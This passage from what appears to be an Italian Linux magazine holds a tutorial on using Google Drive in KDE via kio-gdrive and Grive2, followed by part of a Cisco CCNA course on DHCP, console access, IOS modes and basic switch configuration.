sincronizzazione automatica con cartella nel filesystem locale del computer, file hosting e dimensione massima dei file, condivisione di file via Web ecc. Sarà poi il target dell'utente ad orientarlo verso l'una o l'altra nelle versioni Free o a pagamento con canone mensile.


GOOGLE DRIVE IN GNU/LINUX


Google Drive è uno dei tanti servizi offerti dalla galassia Google. Ha visto la luce il 24 Aprile del 2012 come sistema di storage remoto che permette di conservare foto, documenti, progetti, registrazioni audio/video e molto al fine di averli sempre a disposizione ovunque

La configurazione dell'account

Integriamo Google Drive nell'ambiente KDE







01 ACCOUNT
Da Dolphin click sulla cartella **Google Drive**: verrà aperta la pop-up **Account in linea – Modulo delle impostazioni di sistema** nella quale dovremo cliccare su **+ Crea** per vedere i 3 pulsanti nel pannello di destra. Quello di nostro interesse è Google, e cliccando su di esso verrà aperta una seconda pop-up **Web authentication for Google.**

02 AUTORIZZAZIONI
Inseriamo e-mail/telefono dell'account Google quindi click su **Avanti** per inserire la password e click su **Accedi.** Procediamo con l'eventuale scelta di come utilizzare quel login qualora avessimo più servizi legati all'account google (e.g. YouTube) quindi alla richiesta di accesso **KDE Kaccounts Provider would like to** (in figura) opteremo per **Allow.**

03 GOOGLE DRIVE SU KDE!
A questo punto il processo di autenticazione è completo per l'accesso a Google Drive. La dinamica da seguire non cambia utilizzando Konqueror in quanto essendo un programma KIO-aware gli viene offerta da KIO una API coerente: è sufficiente digitare **gdrive:/** nella barra degli indirizzi per avere lo stesso risultato visibile in figura per Dolphin.

ci si trovi e ovunque ci sia una connessione. Chi ha un account Google attivo ha a disposizione gratuitamente 15 GB di spazio di archiviazione che diventano 30GB per chi utilizza **Google Apps** in ambito educativo/scolastico e/o professionale. È possibile aumentare lo spazio a disposizione ricorrendo a piani aggiuntivi a pagamento. Una delle peculiarità di Google Drive è anche la possibilità di visualizzare formati di specifici programmi (e.g **AI** di **Adobe Illustrator**, **PSD** di **Adobe Photoshop** e **DXF** di **Autodesk AutoCad**) direttamente nel browser senza la necessità di avere installato il programma corrispondente (alcuni dei quali non supportano nemmeno GNU/Linux!). Non mancano inoltre strumenti per la modifica dei documenti e collaborazione multi utente in tempo reale. Tra queste note positive non poteva mancare quella stonata! Da tempo immemore Google ha promesso un client per GNU/Linux ma ad oggi, fine 2019 dopo oltre 7 anni dal lancio del servizio, non se ne vede nemmeno l'ombra.
Ma fortunatamente il mondo open source ha diverse frecce al proprio arco per sopperire alla mancanza di un client ufficiale, e una delle soluzioni utilizza il framework KIO al fine di avere l'accesso in maniera semplice e intuitiva al servizio Google Drive. È sufficiente installare con il gestore dei pacchetti della distribuzione in uso il pacchetto **kio-gdrive** accettando, ovviamente, anche l'installazione di eventuali dipendenze. Il software kio-gdrive è un KIOSlave che consente alle applicazioni che gestiscono KIO (e.g. Dolphin, Gwenview, l'editor Kate e Konqueror) di accedere e modificare i file presenti in Google Drive. Al termine dell'installazione aprendo il file manager Dolphin e cliccando sulla cartella **Rete** dovremo vedere la cartella Google Drive (**Figura 2**): tutto questo senza necessità alcuna di avere le credenziali dell'amministratore, senza usare la riga di comando o metter mano a qualche criptico file di configurazione! A questo punto possiamo procedere con il primo tutorial, ma prima assicuriamoci di aver installato il pacchetto kaccounts-providers altrimenti non ci verrà mostrato nulla durante la fase di integrazione. Facciamo presente che andando in **Impostazioni di sistema** nella sezione **Personalizzazione** alla voce **Account in linea** possiamo sempre rimuovere quanto aggiunto con la procedura riportata nel tutorial.

SINCRONIZZO DOVE DICO IO!

La procedura riportata nelle pagine precedenti permette di accedere a Google Drive e qualunque modifica riportata nella cartella di accesso del file manager si rifletterà nello spazio Google Drive e viceversa: qualsiasi cosa venga modificata, aggiunta o rimossa via browser dal proprio spazio cloud la vedremo in locale dal file manager. La sincronizzazione è di fondamentale importanza, sarebbe infatti inutile modificare file, cancellare quelli che non ci servono o aggiungerne di nuovi se poi non abbiamo la possibilità di sincronizzare il contenuto tra la cartella locale e quella remota. In alcuni casi si preferisce sincronizzare i contenuti con una cartella specifica nella home utente (o più in generale nel filesystem) con modalità non legata a client KIO-aware. Per tale obiettivo possiamo affidarci alla soluzione open source **Grive2** (https://github.com/vitalif/grive2, fork di Grive oggi non più sviluppato). Sebbene sia ancora in fase di sviluppo offre tutte le funzioni necessarie agli utenti più comuni. Per soluzioni complete, possiamo fare riferimento a software proprietari riportati nel Box **"Altre soluzioni"**. Per installare Grive2 sul nostro PC possiamo recuperare manualmente le versioni RPM dal sito pkgs.org (https://pkgs.org/download/grive2), o direttamente con il gestore dei pacchetti. Su Fedora basta il comando

```
dnf install grive2
```

Le distribuzioni di tipo Debian non hanno il pac-

```
GoogleDrive : bash — Konsole
File  Modifica  Visualizza  Segnalibri  Impostazioni  Aiuto
[micha@localhost GoogleDrive]$ grive -a
-----------------------
Please go to this URL and get an authentication code:

https://accounts.google.com/o/oauth2/auth?scope=https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fdrive&redirect_uri=urn:ietf:wg:o
auth:2.0:oob&response_type=code&client_id=615557989097-i93d4d1ojpen0m0dso18ldr6orjkidgf.apps.googleusercontent.com

-----------------------
Please input the authentication code here:
4/uAGL-iSaAoCDv78Bh2Eaw0SpxwQ5kd7rFVDUB3HT_v-waWI4NcZno5g
Reading local directories
Reading remote server file list
Synchronizing files
sync "./Nuova cartella" created in remote. creating local
sync "./Nuova cartella/File di testo" created in remote. creating local
sync "./CannoneElettonicoSistema A 1957_02.pdf" created in remote. creating local
sync "./ALCUNITIPIDICONDENSATORI.pdf" created in remote. creating local
sync "./Makefile" created in remote. creating local
Finished!
[micha@localhost GoogleDrive]$
```

Fig. 3 • Contenuto di Google Drive sincronizzato in locale

chetto di grive2 nei repository, ma per Ubuntu esiste un repository non ufficiale che possiamo aggiungere al sistema con i comandi

```
sudo add-apt-repository
          ppa:nilarimogard/webupd8
sudo apt-get update
```

Questo repository contiene pacchetti per tutte le ultime versioni Ubuntu, e i pacchetti sono compatibili con le versioni delle librerie disponibili anche in Debian. Il pacchetto può poi essere installato col classico comando

```
sudo apt-get install grive
```


Da notare che il nome è solo grive invece di **grive2**: si è deciso di omettere il numero per mantenere la retrocompatibilità con i comandi usati per Grive, il software di cui Grive2 è un fork. Dopo avere installato Grive scegliamo una cartella dove sincronizzare il contenuto di Google Drive, ad esempio **/home/nome_utente/mioGoogleDrive**. Apriamo un terminale e entriamo in essa con **cd /home/nome_utente/mioGoogleDrive** quindi usiamo l'opzione **-a** solo per il primo lancio **grive -a**. Come visibile in **Figura 3** ci verrà fornito un link nel quale dovremo dire a Google Drive di permettere l'accesso a Grive2 per vedere, editare, creare e cancellare i file nel cloud cliccando sul pulsante **Allow** (procedura uguale al cient **kio-gdrive**, secondo passo del tutorial). Concesso il permesso partirà la sincronizzazione tra cartella locale e remota, nello specifico essendo quella locale vuota verrà scaricato tutto il contenuto di Google Drive associato al nostro account. A partire da questo punto qualsiasi modifica in locale e/o in remoto la sincronizzazione non avverrà finché non lanciamo – senza opzioni – di nuovo il comando grive dalla cartella locale **mioGoogleDrive**. Per tutte le funzioni supportate digitare grive --help. Tra le più interessanti segnaliamo **--dry-run** che riporta in output solo i cambi ma senza attuarli. L'esecuzione automatica di **grive2** si può ottenere con Cron, il pianificatore di operazioni di Linux, usando una qualsiasi interfaccia grafica per programmare il lancio del comando ogni 30 minuti.

ALTRE SOLUZIONI, FOSS E PROPRIETARIE

Per i professionisti che utilizzano esclusivamente GNU/Linux e necessitano del supporto completo alle funzioni di Google Drive suggeriamo il client proprietario **insync** (*https://www.insynchq.com*). Altra soluzione proprietaria è **overGrive** (*https://www.thefanclub.co.za/overgrive*). Entrambe hanno versioni trial, pertanto è sempre possibile provarle per poi scegliere la preferita in un secondo momento. Due soluzioni alternative open source a linea di comando sono **Drive** (*https://github.com/odeke-em/drive*) e **Rclone** (*https://github.com/rclone/rclone*).

NON PIÙ ABANDONWARE!

Abbiamo visto come KIOSlave sia una funzione comune all'interno del framework KIO, che consente alle applicazioni KIO-aware di interagire con i servizi al di fuori del filesystem locale come se fossero in locale e un esempio lo abbiamo visto con gdrive:/. Esistono, però, anche applicazioni KIO-unaware ovvero tutti quei programmi "inconsapevoli" di KIO e pertanto non in grado di interagire con esso, ad esempio LibreOffice. Una possibile soluzione a questo inconveniente probabilmente potrà venire dall'utilizzo di **FUSE** (Filesystem in USErspace, ***https://github.com/libfuse/libfuse***) un modulo del kernel e una libreria che permettono ai processi in spazio utente di fornire un filesystem che può essere montato e acceduto da normali applicazioni. In questo scenario il progetto **KIO-fuse** (***https://invent.kde.org/kde/kio-fuse***) ha ripreso il suo sviluppo dopo ben 14 anni di abbandono (***https://techbase.kde.org/Projects/KioFuse***) e probabilmente quando questo numero di Linux Magazine sarà in edicola il software sarà già disponibile. L'obiettivo di KIO-fuse sarà quello di permettere di montare tutti i protocolli supportati da KIO come se fossero dei dischi reali e permettere l'acceso al framework KIO anche ai programmi che non lo supportano nativamente. Ad esempio nell'ambiente Gnome un lavoro del genere è svolto da **GVfs** (**GNOME Virtual file system**, ***https://wiki.gnome.org/Projects/gvfs***).



CISCO CCNA 200-125: IL CORSO COMPLETO

4° parte

Continua il corso per prepararsi all'esame Cisco CCNA: cominciamo a scoprire la sintassi e il funzionamento dei comandi del sistema operativo IOS, di cui sono dotati tutti i dispositivi di Cisco

Abbiamo parlato del protocollo IP, del subnetting, dei domini di collisione. E abbiamo spiegato come funziona la gestione del livello Datalink tramite protocolli come ARP. Sappiamo che gli indirizzi MAC sono assegnati univocamente a ciascuna scheda di rete a livello hardware o software. Il livello di Rete ha ovviamente bisogno di un suo metodo per l'assegnazione degli indirizzi IP. Questo metodo, oltre all'indicazione completamente manuale, consiste nell'uso del protocollo DHCP. Si tratta di un meccanismo automatico per collegare il livello datalink e il livello di rete, e capire il suo funzionamento è importante perché per comodità si ragiona sempre in base agli indirizzi IP (per esempio, per accedere a un dispositivo tramite ssh o telnet) quindi bisogna saper trovare l'IP giusto. Il protocollo Dynamic Host Configuration Protocol, DHCP, permette la configurazione automatica della rete, ma è anche possibile configurare le proprie macchine in modo statico, impostando manualmente i valori relativi alla rete (IP del gateway, maschera di sottorete, IP statico). Tuttavia, in molti casi una configurazione automatica è più che sufficiente, e non c'è alcun bisogno di perdere tempo a configurare manualmente centinaia di sistemi quando esiste un protocollo che fa (quasi) tutto da solo.

ASSEGNARE GLI IP

Il protocollo DHCP si basa su 6 tipi di messaggi, che vengono scambiati tra il client (il computer) e il server (un router o un layer3 switch, che è un router dotato di molte porte). Sostanzialmente, il client che si vole connettere a una rete invia un pacchetto **DHCPDISCOVER** per chiedere se all'interno della rete esista un server DHCP pronto a rispondere. Tradizionalmente, ma non è obbligatorio, l'indirizzo di sorgente del pacchetto è 0.0.0.0 (perché il computer non ha ancora un IP valido) e l'indirizzo del destinatario è un indirizzo di broadcast (255.255.255.255). A quel punto il server (o i server, se ce n'è più d'uno) risponde con un pacchetto **DHCPOFFER**, che è indirizzato verso il MAC del computer che aveva lanciato il "discover", e contiene sia il proprio indirizzo IP che l'indirizzo IP proposto al client. Il client attende qualche secondo per assicurarsi di avere ricevuto tutte le offerte possibili dai vari server DHCP, e alla fine ne sceglie una inviando una richiesta col pacchetto **DHCPREQUEST** (a volte chiamato DHCPACCEPT). Questo pacchetto contiene l'informazione **server identifier**, che indica il server DHCP selezionato. Alla fine, solo il server selezionato risponde per l'ultima volta, con un pacchetto di tipo **DHCPACK** (Acknowledgement, riconoscimento), che è indirizzato sempre al MAC del computer richiedente, ma viene letto da tutti gli altri server DHCP, i quali rimettono nella **pool** i loro indirizzi IP che avevano riservato per questo client. Solo a questo punto, infatti, il nuovo computer può usare il nuovo indirizzo IP. E può farlo per un periodo di tempo limitato, il cosiddetto **lease time**, cioè tempo di noleggio. Di fatto, gli indirizzi IP sono gestiti dai server in una DHCP pool, cioè un elenco di indirizzi "liberi", e li noleggiano ai client man mano. Esistono poi i pacchetti DHCPINFORMATION e DHCPRELEASE, che servono rispettivamente per ottenere maggiori informazioni dal server durante il negoziato prima di accettare una offerta e per liberare un IP dall'attuale assegnazione. Il rilascio di un indirizzo IP non è obbligatorio:




Fig. 1 • Lo scambio di messaggi per assegnare un indirizzo IP con DHCP

si può spegnere un computer senza per forza liberare il suo indirizzo IP, anzi: spesso non lo si fa in modo da mantenere lo stesso IP al prossimo riavvio.




Fig. 2 • La connessione alla console avviene tramite un cavo ethernet-DB9

IN E OUT OF BAND

Ora sappiamo come i computer vengono configurati per connettersi ai dispositivi di rete come router e switch. E probabilmente tutti lo sapevano già a grandi linee dalla propria esperienza configurando la rete domestica. La domanda è: come configuriamo i dispositivi di rete?

Naturalmente, tutti i dispositivi di rete (quelli professionali, non il router di casa) si possono configurare con i classici meccanismi di accesso remoto come SSH o telnet. Questi sono i metodi di controllo del dispositivo In Band, perché funzionano quando il dispositivo è connesso alla rete. Se però la configurazione è stata eseguita nel modo sbagliato, o ci sono altri problemi alla rete, è probabile che non sia possibile connettere il dispositivo. Per questo esistono i metodi Out of Band, da utilizzare come alternativa quando non si può fare l'accesso remoto.

Se osserviamo un router, noteremo che sul retro dispone di una porta **Console** e una **AUX**: queste si presentano con un connettore RJ45, e possono essere usate con un apposito cavo adattatore (di solito RS-232 o USB) per collegarsi al router col proprio PC persino nel caso il router avesse problemi di boot. La porta **Console** è utilizzata per collegarsi direttamente al proprio computer con un connettore tramite porta DB-9 o USB, mentre la Ausiliaria (**AUX**) è utilizzata per collegarsi a un modem (di solito con la porta DB-25), tramite il quale stabilire una connessione ausiliaria per il controllo remoto del dispositivo.

Praticamente, con la porta AUX ci si può connettere al router passando tramite un modem (che deve essere funzionante), e quindi agire da remoto per riconfigurare il router passando attraverso la classica linea telefonica pubblica. In realtà, esistono tre distinti "piani" per una rete:

- **Data Plane**: qui "scorrono" i dati degli utenti, quindi tutto il traffico dei vari protocolli HTTP, FTP, SSH, eccetera
- **Control Plane**: a questo piano appartengono le informazioni che servono a controllare il flusso dei dati degli utenti, per esempio i protocolli NTP e i protocolli di routing come OSPF o protocolli di ridondanza come l'HSRP
- **Management Plane**: in questo piano passano le informazioni per la gestione dei dispositivi di rete, quindi i vari protocolli per configurare router, switch, eccetera

Nei router casalinghi questi tre piani sono gestiti tramite una unica rete: la connessione che usiamo per spostare i dati verso il router è anche la stessa utilizzata per controllarlo e configurarlo. Tuttavia, nelle reti più sicure si preferisce evitare di avere tutto sulla stessa rete, perché la rete aperta al pubblico è inevitabilmente insicura. Confinando il controllo del router alle interfacce accessibili solo dai tecnici, diventa tutto più sicuro. Quindi, l'utilizzo delle porte Console o AUX dovrebbe essere sempre preferito, se possibile, al controllo remoto tramite SSH. Una soluzione intermedia consiste nell'utilizzare sempre la stessa rete per i tre piani, ma limitare l'ultimo in una VPN il cui accesso è permesso solo ai tecnici.

I dispositivi più recenti hanno anche una porta USB, di solito un USB di piccole dimensioni come il tipo USB mini o USB C, che è collegata alla porta Console (sono entrambe segnalate col colore blu). Quindi in questi casi non serve alcun adattatore, ci si può connettere al router con un monitor seriale direttamente usando il cavo USB. Da non confondere con la porta USB di tipo A, che viene invece usata per trasferire le immagini del sistema operativo da scrivere sulla memoria interna del dispositivo.

Comunque ci si connetta all'OutOfBand, è possibile vedere tutto il processo di boot del dispositivo e persino entrare nelle impostazioni del BIOS. Naturalmente, serve un monitor seriale: Putty è una buona soluzione, ma si può usare un qualsiasi programma di questo tipo. Uno dei più comuni, privo di interfaccia grafica, è **screen**. Possiamo installare screen su un sistema Ubuntu con il comando

```
sudo apt-get install screen
```

Naturalmente, dopo aver collegato il cavo seriale al proprio computer è importante scoprire il nome della porta seriale. Il modo più semplice consiste nel controllare i messaggi del sistema alla ricerca di una tty: Di solito si tratta di ttyUSB0 o ttyACM0, o ancora ttyS0. Il nome dipende dal tipo di implementazione USB (hardware o software).

```
screen /dev/ttyUSB0 9600
```

Il baud rate è solitamente 9600, a meno che non sia stato impostato diversamente. Per conoscere tutti i comandi di screen basta premere **Ctrl+A** seguito da **?**.

LE MODALITÀ DI IOS

Connessi alla console del router, e acceso il dispositivo, si vedrà apparire sul terminale la serie di messaggi di avvio. In particolare, si vedrà il BIOS che si occupa di decomprimere l'immagine del sistema operativo IOS, di cui sono dotati tutti i dispositivi Cisco. All'avvio del sistema vengono presentate alcune informazioni sulla versione del sistema operativo e sull'hardware disponibile. Alla fine, il sistema arriva alla **Configuration Dialog**. Il sistema chiede se si voglia procedere con questo wizard per la configurazione:

```
Continue with configuration dialog?
                                (yes/no)
```




Fig. 3 • Un tipico router, con le porte per l'accesso alla console

Se si risponde **No** il sistema ci offre il terminale, e ci troviamo automaticamente nella modalità **User Exec**. IOS prevede almeno 7 diverse modalità:

- User EXEC Mode
- Privileged EXEC Mode
- Global Configuration Mode
- Interface Configuration Mode
- Sub Interface Configuration Mode
- Setup Mode
- ROM Monitor Mode (ROMMON)

In ogni caso, per conoscere i vari comandi disponibili basta dare il comando **?**.
La User EXEC mode si riconosce perché il prompt è rappresentato dal simbolo >, per esempio

```
Router>
```

e possiamo controllare anche di essere in questa modalità dando il comando

```
show privilege
```

che restituisce il valore **1** per la **User EXEC Mode**. Questa modalità non offre grandi possibilità, perché è quella di base. Per passare alla modalità da amministratore, la **Privileged EXEC Mode**, basta dare il comando

```
enable
```

La modalità "privilegiata" è solitamente protetta da password (nei laboratori spesso non lo è, ma nei contesti reali dovrebbe esserlo). Entrati in questa modalità, il prompt cambia in

```
Router#
```

Così sappiamo di avere i privilegi per fare modifiche alla configurazione. Questa modalità ha come numero di privilegio (comando **show privilege**) **16**, che è il numero massimo.
Con il punto di domanda possiamo vedere che la lista dei comandi disponibili è molto più lunga di quella della prima modalità.
La modalità successiva è quella dedicata alla configurazione globale: si possono fare modifiche generiche, come cambiare l'hostname del dispositivo col comando

```
hostname nuovonome
```

Dalla modalità di configurazione globale si può procedere a configurare una specifica interfaccia, per esempio l'ethernet, col comando

```
interface gigabitEthernet 0/0
```

Qui si possono configurare i dettagli relativi a questa interfaccia senza che si ripercuotano sulle altre, per esempio l'IP con i comandi **ip** e **ipv6** ma anche le linee di accesso con il comando **line**.
Se il dispositivo supporta la virtualizzazione delle interfacce, è possibile usare la modalità SubInterface con questo tipo di comando

SCRIVERE PIÙ VELOCEMENTE

IOS ha una caratteristica interessante: non è necessario digitare i comandi per intero. Ovviamente, funziona la tab completion come sui terminali GNU/Linux. Cioè, se il comando che vogliamo scrivere è **configure** basta scrivere **conf** e premere il tasto **TAB** per ottenere il completamento del comando sul prompt. Ma non solo: in realtà non è nemmeno necessario completare il comando perché venga eseguito, basta indicare i caratteri minimi perché venga riconosciuto. Per esempio, il comando

```
configure terminal
```

può anche essere scritto come

```
conf t
```

e il sistema lo riconoscerà perfettamente. Allo stesso modo, **enable** può essere scritto anche solo come en. Non si può scrivere solo e perché sarebbe ambiguo, visto che esistono sia **enable** che **exit**.
C'è solo un problema: se diamo un comando inesistente, magari perché abbiamo sbagliato a digitare, il sistema per opzione predefinita penserà che si tratti di un nome di dominio e inizierà il lookup perché cercare di risolverlo in un indirizzo IP. Il problema è che questa cosa fa perdere un sacco di tempo. Per evitarlo basta disabilitare la risoluzione automatica dei nomi di dominio:

```
no ip domain lookup
```

il comando deve essere lanciato dalla modalità **Global Configure**.

```
interface gigabitEthernet 0/0.1
```

Per specificare il numero della sottointerfaccia che vogliamo configurare.
Chiaramente, per tornare "indietro" alla modalità precedente basta dare il comando **exit**. Se ci si trova nella modalità di **Global Configuration** è possibile gestire, tra le altre cose, le opzioni di routing con il comando **router** seguito dal protocollo che si vuole usare, per esempio

```
router ospf
```

Esistono poi le modalità di **Setup** e di **ROMMON**. La prima viene attivata automaticamente all'avvio del dispositivo se non viene trovato un file di configurazione valido e se si risponde **Yes** alla domanda che abbiamo già menzionato riguardo la **Configuration Dialog**. La modalità ROMMON viene lanciata automaticamente se il BIOS non riesce a caricare l'immagine del sistema operativo. Si può anche entrare manualmente in questa modalità interrompendo la procedura di boot (basta premere **Ctrl+C** nei primi 60 secondi del boot).

LO SWITCHING

La prima cosa che si nota con gli switch è che vengono solitamente denominati in base al numero di porte che offrono. Per esempio, il Cisco SG200-50 si chiama così perché ha un totale di 50 porte. Di queste, in realtà "solo" 48 sono destinate ai vari client da collegare alla rete, 2 sono riservate alle combo GBIC, che permettono il collegamento anche di cavi a fibra ottica. Ma questo vale per il modello in questione, su altri modelli queste porte possono anche non essere disponibili. Sono invece sempre presenti le classiche porte per l'accesso alla Console, come abbiamo già visto per i router. Ottenuto l'accesso al sistema IOS per lo switch, bisogna iniziare a configurarlo, seguendo i comandi e le modalità che abbiamo già visto.
Un esempio vale più di tante considerazioni teoriche, e per fare pratica, ci baseremo sul simulatore ufficiale di Cisco, Packet Tracer. Per ottenerlo, bisogna visitare il sito ***https://www.neta cad.com/courses/packet-tracer*** e cliccare su **Enroll**, poi su **Sign up today**. Dopo avere fornito i dati richiesti riceveremo una email di conferma: cliccando sul link si fa il login col proprio account Cisco, si aggungono dei dati anagrafici, e si può procedere a scaricare Packet Tracer dal link in fondo alla pagina (o direttamente da ***https://www.netacad.com/portal/resources/packet-tracer***). Packet Tracer verrà probabilmente installato nel percorso **/opt/pt/packettracer**, e al primo avvio richiederà il login con le credenziali di Cisco.com.
Per provare la console di uno switch basta selezionarne uno (come il modello **2960**) dalla libreria dei dispositivi e trascinarlo nel piano di lavoro. Con un click sul dispositivo lo si può configurare, ma si può anche accedere alla sua console (**CLI**), simulata come se si fosse collegati a un vero switch usando il cavo per la console. Come abbiamo già detto, l'accesso inizia nella modalità utente non privilegiato. Per diventare "amministratore" dobbiamo dare il comando

```
enable
```

Da qui possiamo procedere impostando quello che vogliamo. Per esempio, iniziamo a cambiare l'hostname del dispositivo. Si tratta di una impostazione globale, quindi entriamo nella modalità di configurazione globale col comando

```
configure terminal
```

Il prompt ci avvisa di inserire i comandi uno per riga. Per cambiare l'hostname basta dare il comando omonimo seguito dal nuovo hostname

```
hostname ilmioswitch
```

Per modificare il banner si fa una cosa diversa: il comando prevede l'uso di un carattere speciale che dovrà segnalare l'inizio e la fine del massaggio, che può essere su più righe. Il comando da usare è **banner motd**, seguito dal carattere in questione: solitamente si sceglie la e commerciale, perché è un carattere che non si usare normalmente nel testo, ma potete scegliere quello che volete. Si può quindi scrivere una cosa di questo tipo:

```
banner motd &
***************************
Switch nel laboratorio del
primo piano.
***************************
&
```

Da notare che **motd** sta per Message Of The Day, e per il testo si possono usare solo caratteri standard ASCII (quindi non le lettere accentate).
Un'altra cosa da modificare subito è la password di login, per impedire l'accesso a chi non è autorizzato. Prima di tutto, controlliamo quale sia l'attuale configurazione con il comando

```
do show run
```

Il "do" serve perché il comando **show run** appartiene alla modalità **Priviledge exec mode**, quindi per eseguirlo dalla modalità **Global Configuration** dobbiamo anteporre la parola chiave **do**. Se è la prima volta che configuriamo lo switch sarà probabilmente vuota. Per eseguire la configurazione dell'accesso alla console diamo il comando:

```
line console 0
```

Abbiamo una sola console, quindi il suo numero è zero. Nel caso vi siano più console, basta indicare man mano i vari numeri (da 0 in poi). La password può essere modificata con il comando

```
password lanuovapassword
```




Fig. 4 • Gli switch non hanno un pulsante di accensione

e abilitata digitando il comando

```
login
```

Il primo comando infatti si limita a impostare la password, ma non la rende obbligatoria. Con secondo comando diventa obbligatorio digitare la password per accedere alla console. Usciamo dalla configurazione della linea con

```
exit
```

Ora le altre password da impostare sono quella di **telnet** e quella per il comando **enable**. Per impostare la password di telnet bisogna indicare le console virtuali su cui impostare la password: di solito ce ne sono 16, quindi da 0 a 15:

AZIONE	COMANDO	MODALITA'
Hostname	hostname ilnuovonome	Global Config
Logon banner	banner motd & il mio testo &	Global Config
Visualizzare la configurazione	show running-config	Priviledge Exec
Console password	line console 0	Global Config
Telnet password	line vty 0 15	Global Config
Cambio password	password lanuovapassword	Line
Obbligo inserimento password	login	Line
Enable password in chiaro	enable password nuovapassword	Global config
Enable password crittografata	enable secret passwordsegreta	Global config
Eseguire comando Priviledge da Global Config	do comando	Global config

Fig. 5 • I comandi base di IOS

```
line vty 0 15
```

Poi la password può essere impostata sempre con i comandi **password** e **login**. Per impostare la password di enable basta dare questo comando:

```
enable password lanuovapassword
```

La password di enable è utile per permettere a alcune persone l'accesso alla modalità senza privilegi, senza che però possano anche lanciare comandi pericolosi.

